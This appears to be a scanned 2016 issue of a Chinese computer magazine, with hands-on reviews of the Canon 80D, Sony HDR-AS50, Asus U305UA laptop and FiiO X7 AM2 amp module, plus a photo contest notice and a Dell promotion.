80D 与 70D 之间仅仅相隔不到 1 年半,而前几代产品之间至少都有 2 年左右的时间差,这说明在中端市场已经容不得缓慢的更新速度,毕竟很多跨界的竞争对手每年都在升级,而且步伐越来越快,而 80D 在机身设计上继续沿用了 70D 的概念,继续采用了 270° 翻转屏设计,这让它在实时取景时很好用,借鉴了家用数码相机的特色,除此之外这块 3 英寸屏还支持触控操作,不仅可以左右滑动切换照片,还能双指放大缩小,实时取景时甚至可以选择触控跟踪对焦或对焦后释放快门进行拍摄,这一点显然是学习了智能手机的操作方式。

光学取景器是 80D 的一大卖点,这是佳能除 7D 系列之外又一款搭载 100% 视野率光学取景器的 APS-C 画幅机型,在实际拍摄时可有效地避免边缘区域意外拍入其他干扰事物的可能,而且取景器内甚至还有电子水平仪等实用功能可用。

除此之外,80D 还具备了 WiFi 连接以及 70D 没有的 NFC 连接功能,通过 Camera Connect 软件就能远程操作相机进行拍摄、回放或传导照片了。而且 80D 的续航能力相当强,满电状态下用光学取景器正常拍摄 500 多张还有一半的电量,这可是微单与手机不可比拟的!

按键布局与操作方式延续了 70D 的设计,翻转触控屏的使用体验很不错


80D 支持 WiFi 与 NFC,存储卡采用 SD 卡,功能与操作性都达到了较高水准

45点对焦系统空前强大,追焦与视频拍摄更显轻松

对焦系统可以说是 80D 最大的升级亮点,比起 70D 的 19 点对焦系统,80D 直接升级到了 45 点,密度提升的同时覆盖范围也明显增大,再配合相对较小的 APS-C 画幅 CMOS,日常使用时各种构图都能满足了。而且这 45 点全都是十字型对焦点,甚至当使用大白兔(100-400mm F4.5-5.6)再加上 1.4 倍增倍镜,最大光圈变成 F8 的时候,依然还有 27 个对焦点支持自动对焦,堪称穷人打鸟好福利。而且 80D 的暗部对焦能力达到 -3 EV,比 70D 的 -0.5 EV 明显要强上很多,从实际使用体验来看,在 ISO 12800、光圈 F3.5 也只有 1/30 秒的暗光环境下,即便是最大光圈仅 F5.6 的长焦端也能立即准确对焦,80D 的暗部对焦能力让人印象深刻。

80D 的自动伺服对焦(AI Servo)同样有着让人惊艳的感觉,首先是它的 7560 像素 RGB+ 红外测光对人脸肤色的识别率相当高,而且追焦能力应对非专业领域的拍摄绰绰有余,比如拍摄奔跑中的小孩或移动中的人像抓拍就毫不费力,而且这一功能还沿用到了实时取景当中,这可是佳能继 760D 之后的第二款支持此功能的机型,再加上 80D 采用了佳能引以为傲的全像素双核 CMOS,实时取景实用性大幅提升,这对于视频拍摄也有着相当大的裨益。不过遗憾的是,该机依然只支持 1080P 视频拍摄,但作为家庭用户而言,这一清晰度也是绰绰有余了,不必强求 4K。

除此之外,80D 还有 7 张 / 秒的高速连拍功能,虽然看起来跟 70D 一样,但 80D 可连续记录 110/25/22 张 JPG/RAW/JPG+RAW 格式照片,70D 则只有65/16/8张JPG/RAW/JPG+RAW 格式的连拍能力,所以 80D 的缓存也是有接近一倍的容量提升。



45 点对焦系统覆盖面积大追焦性能强,配合 100%视野率的光学取景器,可保证较高出片率

靠谱的成像素质,ISO 1600~6400均属日常可用范围

说实话,单反相机的成像素质在很大程度上取决于镜头,我们测试的是新款 EF-S 18-135mm F3.5-5.6 USM,关于它的表现如何我们在下一期再来专门进行解读,今天我们就着重介绍 80D 这块 2400 万像素 APS-C 画幅 CMOS 的成像效果。

2400 万像素算是目前业界公认的 APS-C 画幅最佳值,几乎所有其他品牌产品也都采用了这一数值,而在我们的测试中,它的表现也算是在我们的预料范围内,强于仅 2000 万像素的前代产品。就各级感光度来看,JPG 直出的话如果是喜欢 100% 放大的数毛党,ISO 1600 就到头了,往上就开始出现明显的噪点,在拍摄严肃主题时可考虑使用 RAW 格式后期手动微调来实现效果最大化,如果更在意拍摄意境而非细节的话,ISO 6400 也是可用的。若是你拥有足够的后期技术和耐心,ISO 12800 的照片通过 Adobe Camera Raw 的调整后也算是 APS-C 画幅机型中较为出色的水准了。

80D 的机内调整选项较为丰富,可预先对周边光亮、色差和镜头变形进行校正,对老镜头和畸变较为明显的中低端镜头都有着明显的优化效果,除此之外还能机内处理 RAW 格式,但选项相对较少,只能做简单的亮度、白平衡、机内校正等调整,挽救一些曝光设置不算太失败的照片倒是没有问题。

135mm,F/2,ISO 400。在配合对焦速度较快的镜头时,80D 的追焦能力甚至让追拍昆虫都不再是难事


服务电话:4006222666

45点对焦系统和暗部对焦能力进步很明显,实时取景实用性强,2400万像素出片效果较好,可玩性较强,续航能力突出

塑料机身但体重却不算轻,无点测联动

主要规格

- **感光元件:**APS-C CMOS(22.3mm × 14.9mm,1.6 倍焦距换算系数)
- **有效像素:**2400万(6000 × 4000)
- **对焦模块:**相位差,45点(45个十字型,1个米字型,27点兼容最大光圈F8自动对焦),-3~18EV
- **测光模块:**7560像素RGB+红外感应器,63 区 TTL,无点测联动,1-20EV
- **取景器:**100%视野率,0.95倍放大倍率,3英寸104万像素LCD翻转屏
- **快门速度:**30-1/8000秒,B门,闪光同步1/250秒
- **ISO范围:**100~12800,可扩展H(25600)
- **连拍性能:**高速7fps,静音3fps
- **电池规格:**LP-E6N,光学取景拍摄960张以上
- **其他规格:**内置闪光灯(指数12)、1080P视频、SD存储卡、USB3.0、Mini HDMI、麦克风、遥控、NFC、WiFi
- **机身尺寸:**139mm × 105.2mm × 78.5mm,650克(仅机身)
- **参考价格:6499元(单机身)**



85mm,F2.8,ISO 3200,通过 RAW 格式调整后转出的 JPG 照片还是可以保留较多的细节,不过噪点的影响也是显而易见

工程师总结 | 黎坤 进步不止一面

虽然很多摄影玩家都戏称佳能为擅长挤牙膏一般慢慢升级的“牙膏厂”,但严格来说,80D 已经从很多方面远远超越了前代产品,对焦系统就是一个很好的例子,对于中端机而言从 19 点对焦升级到 45 点已经算是飞跃性提升了,再加上明显更出色的暗部对焦,以及稳扎稳打持续进步的成像素质,这让 80D 的实际拍摄体验有了长足的进步。而关于与之搭配的最新 EF-S 18-135mm F3.5-5.6 USM 镜头表现,以及该机的动态范围(后期宽容度)测试,请接着关注我们的下期报道吧!

微信有奖挑刺

责任编辑:孙文聪 组版:何雪松 责校:杨军
日期:2016.4.11 投稿邮箱:swc@cpcwi.com

微信看彩版
一起玩摄影

小身材大能量
索尼 HDR-AS50 佩戴式摄像机功能测试

从上期我们对索尼HDR-AS50佩戴式摄像机的基础功能测试可以看出，其便携的机身、丰富的配件、简单的操作明显是主要针对旅游和骑行用户而设计的。谈到功能性，主打便携的佩戴式摄像机自然不能和一般家用或是专业摄像机相比，但这并不意味着它在可玩性上一无是处，这一期，我们就来看看它娇小的身材里面蕴藏着怎样的亮点功能。

3倍变焦的加入增加了画面的生动性

照片拍摄样张的整体解析力还算不错，色彩还原非常准确

索尼 HDR-AS50 拥有一颗支持最高 1100 万像素的 1/2.3 英寸背照式传感器和 F 2.8 广角镜头，可以录制全高清 1080P 60 FPS 视频。从参数上看，属于目前运动相机的主流配置，1080P 分辨率的视频拍摄能够满足入门级玩家的日常需求。而根据实拍的样张来看，这颗镜头无愧于其“出身名门”的血统，整体表现比较优秀，画面的解析力、色彩还原整体表现良好。由于其配备了索尼第三代电子防抖技术，视频拍摄时，画面的防抖效果还是非常明显，保证了在拍摄运动场景时画面的稳定性。

一向喜欢在技术上创新的索尼此次也首次在佩戴式摄像机上加入了 3 倍变焦的功能，考虑到佩戴式摄像机独特的使用场景，运动过程（例如骑行等）中变焦其实并不现实，也没有必要。但在拍摄静态视频的时候（例如监控），变焦功能就体现了它的作用。不仅可以利用变焦进行二次构图，增加画面的生动性，同时，也可以利用变焦将原本的广视角调整为普通视角，这也是 HDR-AS50 和其他佩戴式摄像机不同的地方。我们有理由相信，索尼这次推出可变焦的功能也算是技术上的一次试水，未来随着光学技术的不断升级，我们很有可能会看到佩戴式摄像机将会配备更加强大的光学变焦功能。

3 倍变焦测试视频截图（观看完整视频请扫描二维码进入“老狼摄影”微信公众号查看）

可以充当行车记录仪

上一期我们说到此次索尼针对防水壳作出了较大的升级，全新设计的防水壳能够支持水下 60 米的视频拍摄，并且可以实现水下对焦。从拍摄的体验来看，水下拍摄可能是 HDR-AS50 和一般的摄像机相比最大的优势。即使你不是一个游泳、潜水的爱好者，平时将它固定到相机的自拍杆上，去拍一些水下的鱼虾也是很有趣的。而且这款防水壳还支持水下对焦，水下拍摄时会有更好的拍摄效果，保证一定对焦距离内可以清晰合焦。需要注意的是，我们在进行水下视频拍摄的时候，只要摄像机一入水，监控器就会与相机断开，这样就无法保证实时监控拍摄的画面，只能依靠感觉“盲拍”，希望索尼能够解决这个问题。

值得一提的是，索尼 HDR-AS50 佩戴式摄像机还增加了充当行车记录仪的功能，安装前在设置菜单中选择画面反转功能，并且设置好循环录制的时长。这样当你将它安装在车内的时候，即使索尼 HDR-AS50 倒过来安装拍摄，依然可以拍到正常的视频监控画面。而其循环录制的功能则与一般的行车记录仪相同，能够自动覆盖早期记录的内容。

水下拍摄视频截图（观看完整视频请扫描二维码进入“老狼摄影”微信公众号查看）

支持4K延时视频拍摄

作为一款入门级的佩戴式摄像机产品，不支持 4K 视频录制的功能似乎也在情理之中，毕竟对于大多数的玩家来说，最高 1080P 60FPS 的视频拍摄已经完全够用。虽然不支持 4K 视频的录制，但它加入了 4K 延时视频拍摄功能，其功能实现也很简单：开启此功能后，摄像机会拍摄单帧 4K 分辨率的图片，然后通过 PlayMemories 合成 4K 延时视频。需要提醒大家，出于对读写速度的要求，在选择摄像机存储卡的时候一定要购买支持 SDXC 标准的 SD 卡，而普通的 SD 卡插上后是不支持 XAVC 格式的高码率视频录制的。

和普通摄像机不同的是，佩戴式摄像机由于体积较小，而且监控器与摄像机的蓝牙连接也需要消耗一部分的电量，电池的续航就面临很大的考验。经过我们的实际测试，索尼 HDR-AS50 这颗 1240 mAh 的电池基本能够满足接近 3 小时的视频拍摄，续航成绩还算良好。同时由于机身和监控器采用的是常见的 USB 电源接口，没有电的情况下普通的移动电源也能够为它充电，一定程度上弥补了其续航的问题。

延时视频截图（观看完整视频请扫描二维码进入“老狼摄影”微信公众号查看）

总结：配置不算顶级却胜在实用

可以预见的是，随着佩戴式摄像机的运用越来越广泛，市场上将会出现更多的同类型产品。和目前大热的运动相机品牌 GoPro 相比，索尼胜在其入门级产品的丰富性上，为很多入门级玩家提供了较多的选择。索尼 HDR-AS50 佩戴式摄像机虽然功能配置不算顶级，但是胜在有针对性地强化入门用户需要的功能，实用性要高过同价位的产品。

2016 老狼摄影大赛 4 月主题
——春光无限好

本周优秀作品展示

《采茶人》，亦奇，佳能 70D，光圈 F6.3，快门 1/200s，ISO 200，焦距 85mm

春天是忙碌的季节，也是耕耘的季节。茶园中，两位采茶人正在忙着采摘雨后的茶叶，动静结合，相映成趣。

《水墨山水》，小幸运，索尼 A7，光圈 F14，快门 1/60s，ISO 300，焦距 55mm

清明雨后，山谷中水雾缭绕，远处的山峰、凉亭若隐若现，形成了一幅美丽的水墨山水图。

参赛要求

参赛作品需符合本期主题——春光无限好；所有单反、无反（单电、微单）系列的数码相机拍摄的作品均可参赛；参赛作品需保留 EXIF 信息；参赛作品必须为参赛者本人原创（若有盗用他人作品参赛的行为，一经发现，永久取消参赛资格）；每位参赛者投递的参赛作品数量不限。

参赛方式

第一步：添加“老狼摄影”微信公众号：pcwwolf（或扫描左上角二维码）。

第二步：进入老狼摄影公众号后，在信息发送窗口点击“+”，选择你的参赛照片，点击“预览”，选择“原图”，然后直接发送。

第三步：随后注明你的参赛作品标题和拍摄器材，简要说明，并将它发送给老狼。

你的作品不仅有机会登上《电脑报》老狼讲习所版面，而且还有机会赢得我们的**吉尼佛（JENOVA）斜挎摄影包**！赶紧投递你的大作！

2016年精彩的不仅仅是游戏本，轻薄本也加入到了主流价位的行列中来，要注意的是我们说的可不是那种比传统本轻一点点就来打擦边球的产品，而是像类似今天我们测试的主角——华硕U305UA这样体重在1.5kg以内的大容量SSD机型，如果你对移动办公娱乐的要求比较高的话，它一定会进入你的考虑范围内，但是否真的值得入手，且听我来慢慢分解。

主流价随身利器

华硕U305UA轻薄本评测

服务电话:**4006006655**

便携，易用性好，性能主流，运行安静无明显热量堆积，续航强

扬声器音量小，屏幕较暗，无可升级空间

性价比不错，体积很符合日常使用需求

U305UA是一款比较典型的超轻薄本——主流级英特尔Core i5 6200U处理器、256GB大容量SSD、双通道8GB内存、13.3英寸16mm和1.35kg……如果放在以前，大家的第一感觉一定是:“这笔记本绝对贵死了！”但华硕并未把这款机型定位高端精品，所以发售价格也不算贵，6499元就能入手。如果你对极致轻薄更为关注，该机还有搭载最新Core M处理器的版本，厚度与体重更进一步下降到12.3mm和1.2kg，而且价格也就6000元出头，极致轻薄与主流价格的结合无疑让人兴奋。

有人或许会说U305UA的体重并不算最轻，的确，13.3英寸Core i5 6200U处理器超轻薄机型的体重极限是在1.18kg（市售量产机型，日本的那些奇葩机型不在讨论范围内），而且有相当出众的设计，但这也意味着要花更多的银子。U305UA算是找到了一个很不错的平衡点，就我们的日常使用体验来看，把它放在大挎包里就能带走，而且对于一个成年人来说，无论男女，即便是带着它远行，都不会给你造成太大负担。

如果非要挑一点遗憾，那就是它的外观“太华硕”了，和其他所有华硕金属外壳机型一样，顶盖都是同心圆，没有“跳出来的设计”。

基本参数

- **显示屏:**13.3英寸1920×1080
- **处理器:**Core i5 6200U（双核心四线程，主频2.3GHz，最高睿频2.8GHz）
- **内存:**双通道8GB DDR3L 1600
- **显卡:**HD 520集显
- **存储:**256GB M.2 SSD
- **网络:**英特尔Wireless-AC 7265 802.11ac无线+蓝牙4.1
- **其他:**3×USB3.0、Mini HDMI、音频输入输出、读卡器
- **重量:**1.35kg（含56Wh电池），1.53kg（机身+适配器）
- **系统:**Windows 10 64位
- **参考价格:**6499元

性能测试

- **Cinebench R15单核/多核/显卡:**105/282/31.35fps
- **Cinebench R11.5处理器/显卡:**3.15pts/25.52fps
- **Winrar压缩:**3669KB/s
- **AS SSD:**读取432MB/s，写入384MB/s
- **满载处理器温度:**70℃
- **720P视频播放时间:**640分钟
- **生化危机5，1366×768/默认特效:**50.7fps

下转24版

电脑报 DELL

全民8GB，送你双通道内存！

买戴尔灵越笔记本，电脑报送额外4GB内存，显卡性能飙升80%！

活动机型:所有灵越14/15 5000出彩版及灵越14/15 3000出彩版Skylake i5款

机型售价范围:3449元~4549元（含全高清屏及全SSD机型）

●不同产品配置的售后/赠礼/价格优惠信息，以戴尔官网信息/直销电话为准。
●附送内存售后由金士顿官方渠道提供，享终身质保。
●笔记本内存将由《电脑报》负责发货，待笔记本送到后递出。
●添加内存不影响本机质保，笔记本若出现故障，请卸掉添加的内存后向戴尔报修。

购机/活动咨询/参与电话 400 885 8555（戴尔官方电话直销）

责编:黎坤 组版:姚永福 责校:杨军
日期:2016.4.11 投稿邮箱:pcw_newtech@vip.sina.com

上接23版

双通道内存性能提升明显，256GB SSD 响应速度给力

Core i5 6200U处理器加8GB DDR3L 1600内存在性能上可轻松满足联网办公、影音娱乐、文件下载等各种家用需求。因为双通道内存的关系，它的HD 520核显性能也相对单通道内存有着明显的提升，《英雄联盟》等游戏中甚至有接近翻番的帧速提升，效果很明显。

除此之外，U305UA还标配了一块来自美光的256GB SSD（M600），基于M.2接口，但总线依然是SATA 6Gbps，根据AS SSD的测试来看，连续读取432MB/s，连续写入384MB/s，这个速度表现很不错了，可以大幅提升游戏加载和系统启动的速度，作为一款价格不算太高的笔记本，U305UA的性能表现算很不错的。

U305UA的外形设计别具一格，15mm厚度和1.35kg的体重，让它的便携性得到了充分的发挥空间

轻薄不失人性化，操控体验好

U305UA的机身采用全金属材质打造，坚固度相当不错，顶盖的同心圆纹理虽然视觉效果较好，但也极易沾染指纹。值得注意的是，U305UA在屏幕四周边框处有一圈橡胶材质，除了在合盖时起到保护作用之外，也因为极致轻薄设计导致机身缝隙较小，添加橡胶包边就可以更方便地找到着力点，用手指把屏幕打开。另外，该机屏幕面后部接近转轴处设计了两个支撑脚垫，在屏幕开启后可将机身后部略微撑起，这样不仅增加了底部与桌面间的空隙，还能让机身有一个小的倾角，能让键盘操作时的手腕更舒适（这一设计源自索尼的超极本）。

U305UA机身比较薄，但它的输入手感还不错。事实上，华硕将该机的键帽支撑结构重新进行了设计，确保它在短键程下也能有较好的手感。总体而言，U305UA的键盘虽不及高端商用本那般让人着迷，但用起来也算是比较舒适的。另外，该机的一体式触控板的手感在同类设计中也算上乘，不过移动的一次性到位率较戴尔的高端机型有差距。3个USB3.0比较合理，HDMI视频输出需使用转接头才能使用，有一点麻烦。

U305UA的键盘体验还算不错，而且在长时间使用的情况下也不会出现明显的热量堆积。但屏幕相对较暗和扬声器音量太小的不足也影响了它的影音体验

细节设计方面，U305UA在转轴底部预留了一个小小的脚垫，可以在打开屏幕的同时稍稍垫起机身，给散热出风口预留空间，这个设计比较聪明


虽然是极致轻薄本，但U305UA的接口其实并没有太多的妥协，3个USB3.0接口足够使用，只是HDMI输出要么需要特别的小口线，要么需要转接，稍麻烦一点

运行安静，维护方便，720P 视频播放可达 10 小时以上

U305UA的维护方式延续了华硕超极本系列的传统，只需拧下底部螺丝就能打开整个底盖，但需要注意的是在后部两个脚垫下方也有螺丝，稍不注意就会忽视它导致无法开盖。该机采用了单风扇方案，也正因如此它的厚度才比Core M处理器版厚了接近4mm（Core M版无风扇），但这也让该机拥有了更大容量的56Wh电池（Core M版为45Wh）。在续航测试方面，720P《LUCY》（露西）用“电影和电视”应用解码，可连续播放640分钟！达到了XPS 13的水平，所以，一天出门办事不带适配器也没大问题。

U305UA在AIDA64考机测试中，处理器温度一直维持在70℃左右，C面我们能接触到的腕托和键盘位温度都可以控制在36℃以内，相当不错，而且Core i5 6200U处理器在考机时一直会稳定运行在2.4~2.5GHz频率下，不会降频，性能有保证，这一点就比无风扇设计的Core M处理器版要强了。

但需要注意的是，该机的清灰维护虽然容易，但内存采用了固化设计，还好8GB也算充裕，除此之外也没有预留额外的升级接口，在可升级性上基本为零，不过这也算是极致轻薄本的一个共性了。



U305UA通过直接掀开底盖进行维护，需要注意的是它一则采用了六角形螺丝，二则靠近屏幕的两个脚垫下隐藏了2颗十字螺丝。而该机的内部设计很紧凑，没有可升级空间，内存采用固化设计，但电池达56Wh，续航出色

扬声器声音小，屏幕亮度偏低

在续航测试时，我们使用了100%亮度和100%音量。也许大家会觉得奇怪，之前戴尔Latitude和XPS系列的测试都是用40%亮度/40%音量，为什么在华硕U305UA的测试中要用到100%亮度/100%音量呢？那是因为：我们需要测试环境尽可能相同。由于U305UA的屏幕比较暗，100%亮度也比戴尔Latitude和XPS系列40%亮度暗；另外，100%音量实际上也赶不上Latitude和XPS的40%音量。可以说，这两点是这款超轻薄本的最明显不足。

工程师总结 | 黎坤 有不足但也够出色

从设计的角度来说，华硕U305UA已经达到了相当高的水准，根据我们的实际使用体验来看，除了扬声器音量小和屏幕暗之外，其余各方面都不错，并且在价格、性能和极致轻薄三者间取得了很好的平衡。从某种意义上说，Core i5 6200U处理器+双通道8GB内存+256GB SSD的组合也谈得上性能强悍。

如果你希望买到一款价格不高，但又超轻薄、性能不俗，还比较好用的笔记本，那么，华硕U305UA值得你认真考虑。

HiFi播放器也可DIY

飞傲X7播放器AM2耳放模块体验

飞傲X7播放器在去年《电脑报》上曾经做过详细的评测，当时我们不但认为X7是最佳的国产播放器，同时也对它可更换耳放模块的设计抱以极大的期待。事实上X7播放器自带的小功率AM1耳放模块专用于小耳塞，而预计于去年年底推出的AM2耳放模块不知为何延期到过年后才推出。不过迟到总比不到好，近日我们通过厂商拿到了AM2耳放模块的零售版，下面我们一起来看看AM2耳放模块的表现。

产品参数及参考售价

■**运放芯片**：Muse02+双BUF634U

■**输出功率**：32Ω输出300mW
300Ω输出30mW

■**参考售价**：**698**元（X7用户可半价购买）

更换模块，其实很简单

AM2耳放模块整体是单独包装，飞傲除了AM2外，还附送了5套模块贴纸，这也是飞傲的一向传统了。而且这几套贴纸其实是和之前X7所附送的贴纸相配套的，这是避免一些用户已经在X7上贴好贴纸后，再更换模块会导致播放器整体视觉上的差异。

和X7默认配置的AM1模块相比，AM2在外观上是完全一致的，只不过笔者手中的X7在颜色上要略浅一些。更换模块是一个很简单的事情，X7下方的耳放模块由两颗T5螺丝钉固定，X7播放器之前就附送了T5的螺丝刀，将螺丝拆下来，直接拔出AM1模块，然后将AM2模块按照原有位置插进去即可，最后将螺丝上好就可以收工了。

安装好AM2模块后，笔者的X7播放器上下两端会有少许色深差异，不过X7不同批次的产品在颜色上是略有不同。如果有色深差异，那么推荐使用贴纸，没有就可以作罢。只不过这次AM2模块无论在包装上还是机体上，都没有任何参数说明，这点希望在未来的AM3以及AM5两个模块上得以改进。

AM2模块同时也附送了5套贴纸

利用X7附送的T5螺丝刀拆下螺丝，更换模块


外观虽一致，内在大不同

AM1和AM2两个耳放模块，分别拥有不同的功能和元件，AM1是飞傲X7专用的小功率耳放模块，主要针对小耳塞或者一些阻抗较低的头戴式耳机。而AM2则是飞傲推出的中功率耳放模块（官方如此命名……），针对的自然是阻抗相对较高的耳机。在32Ω阻抗下，AM1可输出功率只有100mW，而AM2可输出功率达到了300mW；在300Ω高阻抗下，AM1可输出功率只有10mW，而AM2可输出功率则为30mW。

AM1采用的运放组合是OPA1612+AD8397，AM2采用的运放组合则是Muse02+双BUF634U，这不但说明两者功率不同，在实际的听感方面也会有一些变化。实际上AM2采用的Muse02是相当高端的，单个运放价格过去都在50美元以上，声音温和饱满；而双BUF634U显然是为了增加输出电流而设计的。

此外有意思的是，X7本身有高增益和低增益两种模式，在使用AM1模块时，高低增益的不同主要是依靠改变前级数字信号电平而来，而AM2模块则为功放电路提供了±7.5V和±5.3V两组电压，这也意味着使用AM2时，X7的高低增益真正做到了电压的不同，实现了硬件供电增益这一功能。

Muse02运放



BUF634U运放

实际听音体验，AM2相当给力

在主观听音的过程中，我们主要使用AM1和AM2两个耳放模块在X7播放器上进行对比，同时我们还使用了飞傲的K5底座搭配X7和AM2进行对比。在耳机方面，我们使用出了名难推的AKGK701以及铁三角IM03这两款耳机，由此来推断AM2耳放模块的表现应该是足够了。

从整体而言，AM2相比AM1无疑有着巨大的提升，由于有着更高的功率，AM2在播放器声音达到70的时候，响度已经可以和AM1达到85时基本持平，K5由于有着更高的功率，在使用小耳塞时响度要明显大于AM2。

AM2的加入并没有改变AM1+X7的整体风格，声音依然比较舒缓松弛，但在推AKG K701时，搭配AM2的X7显然更能发挥出K701的解析力；而在搭配阻抗不高的IM03时，AM2也有比AM1更为出色的中频表现和动态表现。而且即使面对功率更大一些的K5，AM2由于功率因素，动态方面会不如K5，但是在声音的细节、层次上依然优异。

AKG K701以及整套X7+K5的组合

在高频方面，AM2搭配X7有着细腻的听感，K701在AM2的驱动下，有着AKG一贯的松弛柔和表现，高频的密度和厚度相比AM1都有很大的提升。而在搭配IM03这样的动铁入耳式耳机时，AM2的高频则显得相对稍微紧一些，但是细节方面依然要明显高于AM1。当然由于IM03的功率要求不高，所以AM2和AM1在推IM03的时候，差异并不像推K701那样突出，这点在之后的中低频方面也是一样。至于K5，虽然有着更高的功率和响度，但是在高频细节方面AM2并不输给K5，虽然相比K5少一点刺激，动态部分可能弱一些，但个人感觉AM2的高频密度更佳，也更为立体。

中频方面，AM2在推K701时，要远强于AM1，这不但表现在更为柔和细腻的听感，更为丰富的层次，同时AM2的声音结像也更为立体，AM1在推K701时，声音显得干涩无力，而这一切在AM2上都得到了质的改变。至于IM03，使用AM2时也有着更好的动态表现，只不过或许是限于动铁耳机的特性，IM03的中频在AM2上还是显得清淡拘谨了一些，不过相比AM1依然更为舒展。和K5相比，解析、结像差异不大，但AM2在中频更为柔和，特别是人声部分，K5在高增益显得偏强硬，齿音明显，而中增益下，则和AM2相对比较接近。

Muse02的一个优势就是低频饱满，这点在AM2上也得到了体现。相对AM1，AM2的低频表现大幅提升，无论是IM03还是K701，都有着更好的动态和力度，特别是听摇滚音乐的时候，感受非常明显。和K5相比起来，AM2的动态和力度表现略逊色，但差别不算太大，但细节方面两者则基本持平。考虑到K5算是一个台式耳放，而AM2则是便携式播放器的耳放模块，有这样的表现已经令人很满意了。

编辑观点　AM2是X7的最佳搭配

AM2的推出无疑对X7用户而言是一个福音，从实际表现来看，AM2的确要明显胜过AM1，无论是小耳塞还是阻抗更高的头戴式耳机，AM2都足以胜任。之前X7+AM1的组合，虽然声音比X5更为细腻，但不足之处在于功率偏低，应对大耳机力不从心，而AM2则较为完美地弥补了这个遗憾。就个人来看，只要购买了X7的用户，无论自己用的是什么耳机，都有必要将自己的AM1模块升级到AM2模块。

目前AM2模块单独售价为698元，X7用户可以半价购买，不过个人认为飞傲应该推出X7+AM2模块的套餐模式，这样消费者就不用单独购买原始搭配AM1的X7，然后再多花一笔钱升级到AM2了！

责任编辑:黎坤 组版:向海蓉 责校:杨志刚
日期:2016.4.11 投稿邮箱:pcw_newtech@vip.sina.com

真材实料看设计

看看高端机都有哪些“料”

最近我们测试了许多顶级本,既有家用游戏本,也有高端商用本,很多读者朋友或许都有疑问:除了硬件配置和品牌之外它们还有啥理由可以卖到高价?设计品质?具体在哪里呢?而在将它们与以往的机型对比时,我们发现还是有许多值得一提的细节设计,很多还是以前少有出现的新亮点,本期就来与大家进行一一解读吧。

高大上的英特尔高端无线网卡

Compare +	Intel® Dual Band Wireless-AC 7265
Compare +	Intel® Dual Band Wireless-N 7265
Compare +	Intel® Wireless-N 7265
Compare +	Intel® Dual Band Wireless-AC 7260
Compare +	Intel® Dual Band Wireless-N 7260
Compare +	Intel® Wireless-N 7260
Compare +	Intel® Dual Band Wireless-AC 3160
Compare +	Intel® Centrino® Wireless-N 2200, Single Band
Compare +	Intel® Centrino® Wireless-N 2230, Single Band
Compare +	Intel® Centrino® Wireless-N 1030, Single Band
Compare +	Intel® Centrino® Wireless-N 1000, Single Band
Compare +	Intel® Centrino® Wireless-N 100, Single Band
Compare +	Intel® Centrino® Wireless-N 105, Single Band
Compare +	Intel® Centrino® Wireless-N 130, Single Band
Compare +	Intel® Centrino® Wireless-N 135, Single Band
Compare +	Intel® Centrino® Ultimate-N 6300, Dual Band
Compare +	Intel® Centrino® Advanced-N 6200, Dual Band
Compare +	Intel® Centrino® Advanced-N 6205, Dual Band
Compare +	Intel® Centrino® Advanced-N 6230, Dual Band
Compare +	Intel® Centrino® Advanced-N 6235, Dual Band
Compare +	Intel® Dual Band Wireless-AC 8260

仅仅是英特尔一家,就有如此多的无线网卡可选,难道你真的认为支持同样的规范就有一样的体验吗?

双天线网卡不少见,支持 802.11ac 规范的也不在少数,但能达到 867Mbps,同时还能实现超强搜寻信号能力的,唯有顶级型号,比如英特尔 Wireless-AC 8260

单天线无线网卡规格低、搜寻信号能力差,但好在现有低端产品也少有再使用这类产品

